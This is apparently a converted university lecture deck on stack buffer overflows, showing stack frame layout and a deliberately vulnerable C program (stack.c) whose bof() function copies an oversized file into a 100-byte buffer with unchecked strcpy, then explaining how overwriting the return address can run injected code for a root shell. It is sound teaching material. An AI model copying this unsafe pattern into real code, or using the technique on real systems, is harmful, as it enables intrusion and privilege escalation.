

# CSCI 476: Computer Security

Buffer Overflow Attack (Part 2)

*Exploiting a vulnerable program*

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Fall 2024

# Announcements

## Lab 2 (Shellshock) due on **Sunday 9/29**

```
[09/26/24] seed@VM:~/.../02_shellshock$ ls  
amd arm
```

Virtualbox: use  
this folder

VMWare Fusion:  
use this folder



# Stack and Function Invocation

```
int main() {  
  
    int x = 3;  
    int y = 3;  
  
    foo(x, y)  
  
    int a = 0;  
    foo2(a);  
  
    return 0;  
}
```


```
int foo(x, y) {  
  
    printf(x);  
    printf(y);  
  
    int z = 1;  
  
    foo2(z)  
  
    return 0;  
}
```

```
int foo2(p) {  
  
    printf(p);  
  
    return 0;  
}
```


Argument 1
Argument 2
Return Address
Previous Frame Pointer
Local Variable 1
Local Variable 2

Stack Frame Format

## The Stack



# THE STACK



The CPU needs to keep track of two things:

1. The location of the top of stack

*The register **\$esp** points to the top of the stack*

\$ebp


2. The location of the current stack frame we are executing

*The register **\$ebp** points to the base of the current stack frame*

\$esp

# THE STACK

Every time a function is called, the **function prologue** occurs



*Why is this helpful knowledge?*

This tells us how the return address is put onto the stack, and how these important pointers are managed

```

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ==== \n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}

```

```

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```

→ Reads (up to) 517 bytes of data from **badfile**



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Reads (up to) 517 bytes of data from **badfile**

Storing the file contents into a str variable  
of size 517 bytes



```

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{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
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int main(int argc, char **argv)
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```

Reads (up to) 517 bytes of data from **badfile**

Storing the file contents into a str variable  
of size 517 bytes

Calls the `dummy_function()`  
which calls `bof()`

```
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}
```

bof() function uses strcpy to copy function argument into buffer

BUF\_SIZE = 100

```
int main(int argc, char **argv)
{
```

```
    char str[517];
    FILE *badfile;
```

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}
```

Storing the file contents into a str variable of size 517 bytes

Calls the dummy\_function() which calls bof()

```
// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
```

```
void dummy_function(char *str)
```

```
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
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}
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```

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```

bof() function uses strcpy to copy function argument into buffer

BUF\_SIZE = 100



There is no check if str is bigger than the buffer, so buffer overflow can occur!

Reads (up to) 517 bytes of data from badfile

Storing the file contents into a str variable of size 517 bytes

Calls the dummy\_function() which calls bof()

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bof() function uses strcpy to copy function argument into buffer

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There is no check if str is bigger than the buffer, so buffer overflow can occur!

Reads (up to) 517 bytes of data from badfile

Storing the file contents into a str variable of size 517 bytes

Calls the dummy\_function() which calls bof()

**buffer is a stack variable, so we can overwrite other values on the stack with a buffer overflow!**

```

int bof(char *str)
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bof() function uses strcpy to copy function argument into buffer

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There is no check if str is bigger than the buffer, so buffer overflow can occur!

Reads (up to) 517 bytes of data from badfile

Storing the file contents into a str variable of size 517 bytes

Calls the dummy\_function() which calls bof()

**buffer is a stack variable, so we can overwrite other values on the stack with a buffer overflow!**

# THE STACK

... previous stack frames...

Arguments

Return Address

Previous frame pointer

buffer[99]

.

.

.

.


.

buffer[0]

Here is the current stack frame in `bof()`

We can control the contents of  
`buffer[]` with our `badfile`

# THE STACK



Here is the current stack frame in `bof()`

We can control the contents of `buffer[]` with our `badfile`

Badfile =  
AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAA

We can overflow this buffer and overwrite the contents above it



# THE STACK

... previous stack frames...

Arguments

**Return Address**

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]

The juicy piece of information  
here in the **return address**

The program will jump to that address and  
continue to execute code

# THE STACK

... previous stack frames...

Arguments

**Return Address**

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]

The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

Overwriting the return address with something else can lead to:

Non-existent address

→ CRASH

Access Violation

→ CRASH

Invalid Instruction

→ CRASH

**Execution of attacker's code! → Oh no!!**

# THE STACK

... previous stack frames...

Arguments

**Return Address**

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]

The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location **of our own code we also inject, it will execute that code!**

# THE STACK

... previous stack frames...

Arguments

**Return Address**

Previous frame pointer

buffer[99]

.

.

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buffer[0]

The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location **of our own code we also inject, it will execute that code!**

And our code will .....

# THE STACK

... previous stack frames...

Arguments

**Return Address**

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]

The juicy piece of information here in the **return address**


The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location **of our own code we also inject, it will execute that code!**

And our code will **get a root shell**

(there are many things our code can do, but we will be focused on getting a root shell)


# THE STACK




bof() stack frame (stack.c)

"badfile"

## THE STACK




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
